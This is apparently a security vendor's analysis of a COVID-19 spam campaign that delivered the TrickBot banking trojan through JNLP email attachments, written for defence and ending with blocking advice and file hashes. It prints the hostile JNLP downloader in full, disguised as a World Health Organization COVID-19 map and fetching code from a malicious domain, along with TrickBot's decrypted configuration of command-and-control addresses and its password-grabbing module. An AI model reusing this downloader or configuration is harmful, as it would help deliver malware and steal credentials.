TrickBot Disguised as COVID-19 Map

Cybercriminals are continuously exploiting the Coronavirus (COVID-19) pandemic. In our quest to monitor the COVID-19 related spams, we recently spotted one interesting campaign which uses an unusual email attachment to deliver TrickBot malware.



Figure 1: The spam campaign flow

The Road to TrickBot

The email, claiming to be from a volunteer organization which helps with those seeking COVID-19 financial aid, entices the email recipient to open the attachments – fake COVID-19 forms.



Figure 2: Trustwave Security Email Gateway displaying a recent COVID-19 spam

The attachments are Java Network Launch Protocol (JNLP) files. JNLP files are XML formatted files which can be used to launch java programs hosted on a remote server to the client machine. If the client machine has Java Runtime Environment (JRE) installed, JNLP files can be executed via a double click, as JRE includes the technology Java Web Start which can run such files.

In Figure 2, the two JNLP attachments are identical. Once executed, they will download and run the java program *"map.jar"* hosted at "*http[s]://mapcovid[.]net"* – a second stage downloader disguised as COVID-19 "Map" java program.

SARS-2_Form.jnlp

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="https://mapcovid.net" href="map.jnlp">
  <information>
    <title>COVID-19 Map</title>
    <vendor>World Health Organization</vendor>
    <homepage href="https://www.who.int"/>
    <description>Online map and general Guidelines on coronaviruses (COVID-19) treatment</description>
  </information>
  <security>
    <all-permissions/>
  </security>
  <resources>
    <j2se version="1.6+" />
    <jar href="map.jar" />
  </resources>
    <application-desc main-class="info">
  </application-desc>
</jnlp>
```

Figure 3: The attachment SARS-2_Form.jnlp, a fake COVID-19 form, is a downloader



Figure 4: The second stage downloader "map.jar" will download and execute the main malware "map.exe"

The downloaded file *"map.jar"* will launch the World Health Organization's (WHO) *"Q&A on coronaviruses (COVID-19)"* webpage to cover up its malicious behavior – the downloading and installation of the main malware. This malware, concealed as a COVID-19 "Map" executable, will be downloaded from "*http[s]://basecovid[.]com/map[.]exe"* then saved and executed as *%appdata%/map.exe*.

The second downloaded file *"map.exe"* is the modularized banking trojan called TrickBot. This malware is prominent nowadays due to its wide range of functionalities: stealing information, downloading of other malwares, spam emails, etc.

The TrickBot *%appdata%/map.exe* will be automatically executed via the *Execute()* function of *"map.jar"*. Once run, it will create its installation folder *SpotifyMusic* at the Startup folder then drop a copy of itself. It will also create an encrypted file *"settings.ini"* – that contains the configuration of the TrickBot.



Figure 5: Installation path of the downloaded TrickBot

```
<mcconf>
<ver>1000512</ver>
<gtag>chil28</gtag>
<servs>
<srv>95.171.16.42:443</srv>
<srv>185.90.61.9:443</srv>
<srv>5.1.81.68:443</srv>
<srv>185.99.2.65:443</srv>
<srv>134.119.191.11:443</srv>
<srv>85.204.116.100:443</srv>
<srv>78.108.216.47:443</srv>
<srv>51.81.112.144:443</srv>
<srv>194.5.250.121:443</srv>
<srv>185.14.31.104:443</srv>
<srv>185.99.2.66:443</srv>
<srv>107.175.72.141:443</srv>
<srv>192.3.247.123:443</srv>
<srv>134.119.191.21:443</srv>
<srv>85.204.116.216:443</srv>
<srv>91.235.129.20:443</srv>
<srv>181.129.104.139:449</srv>
<srv>181.112.157.42:449</srv>
<srv>181.129.134.18:449</srv>
<srv>131.161.253.190:449</srv>
<srv>121.100.19.18:449</srv>
<srv>190.136.178.52:449</srv>
<srv>45.6.16.68:449</srv>
<srv>110.232.76.39:449</srv>
<srv>122.50.6.122:449</srv>
<srv>103.12.161.194:449</srv>
<srv>36.91.45.10:449</srv>
<srv>110.93.15.98:449</srv>
<srv>80.210.32.67:449</srv>
<srv>103.111.83.246:449</srv>
<srv>200.107.35.154:449</srv>
<srv>36.89.182.225:449</srv>
<srv>36.89.243.241:449</srv>
<srv>36.92.19.205:449</srv>
<srv>110.50.84.5:449</srv>
<srv>182.253.113.67:449</srv>
<srv>36.66.218.117:449</srv>
</servs>
<autorun>
<module name="pwgrab"/>
</autorun>
</mcconf>
```

1ST TRICKBOT MODULE TO BE DOWNLOADED

Figure 6: Decrypted TrickBot configuration

The decrypted TrickBot configuration contains vital information which will be used during the communication of the TrickBot executable to the C&Cs. It includes the version of the currently installed *"map.exe"* and its group tag <*gtag*>, the list of IP addresses of the C&Cs, and the first module to be downloaded by *"map.exe"*.



Figure 7: The memory dump of TrickBot "map.exe" showing the first request to its C&C

Summary

Malware authors are continuously taking advantage the COVID-19 pandemic in their spams. Like other cybercriminals, the threat actors behind this TrickBot malware are unleashing their creativity on crafting the initial arrival vector of their malware. Often, we observe TrickBot being delivered as payloads of malicious document attachments, particularly macro downloaders. This is the first time we have witnessed TrickBot use JNLP files as downloaders. In fact, the use of JNLP files as email attachments, to deliver malware, is not common.

It's likely we shall see more of this kind of threat. We would recommend blocking *.jnlp files at your email gateway. We have added protections for this threat to the Trustwave Secure Email Gateway for our customers.

IOCs

SARS-2_Form.jnlp SHA1: 46576bfebaecaacc4600bba429016b0713238f52
map.jar SHA1: 0068154fbc4374642ebe50ac4f822c64b45635c8
map.exe SHA1: 55b031294ff24919547cfcb4fd4f10a02902ce3b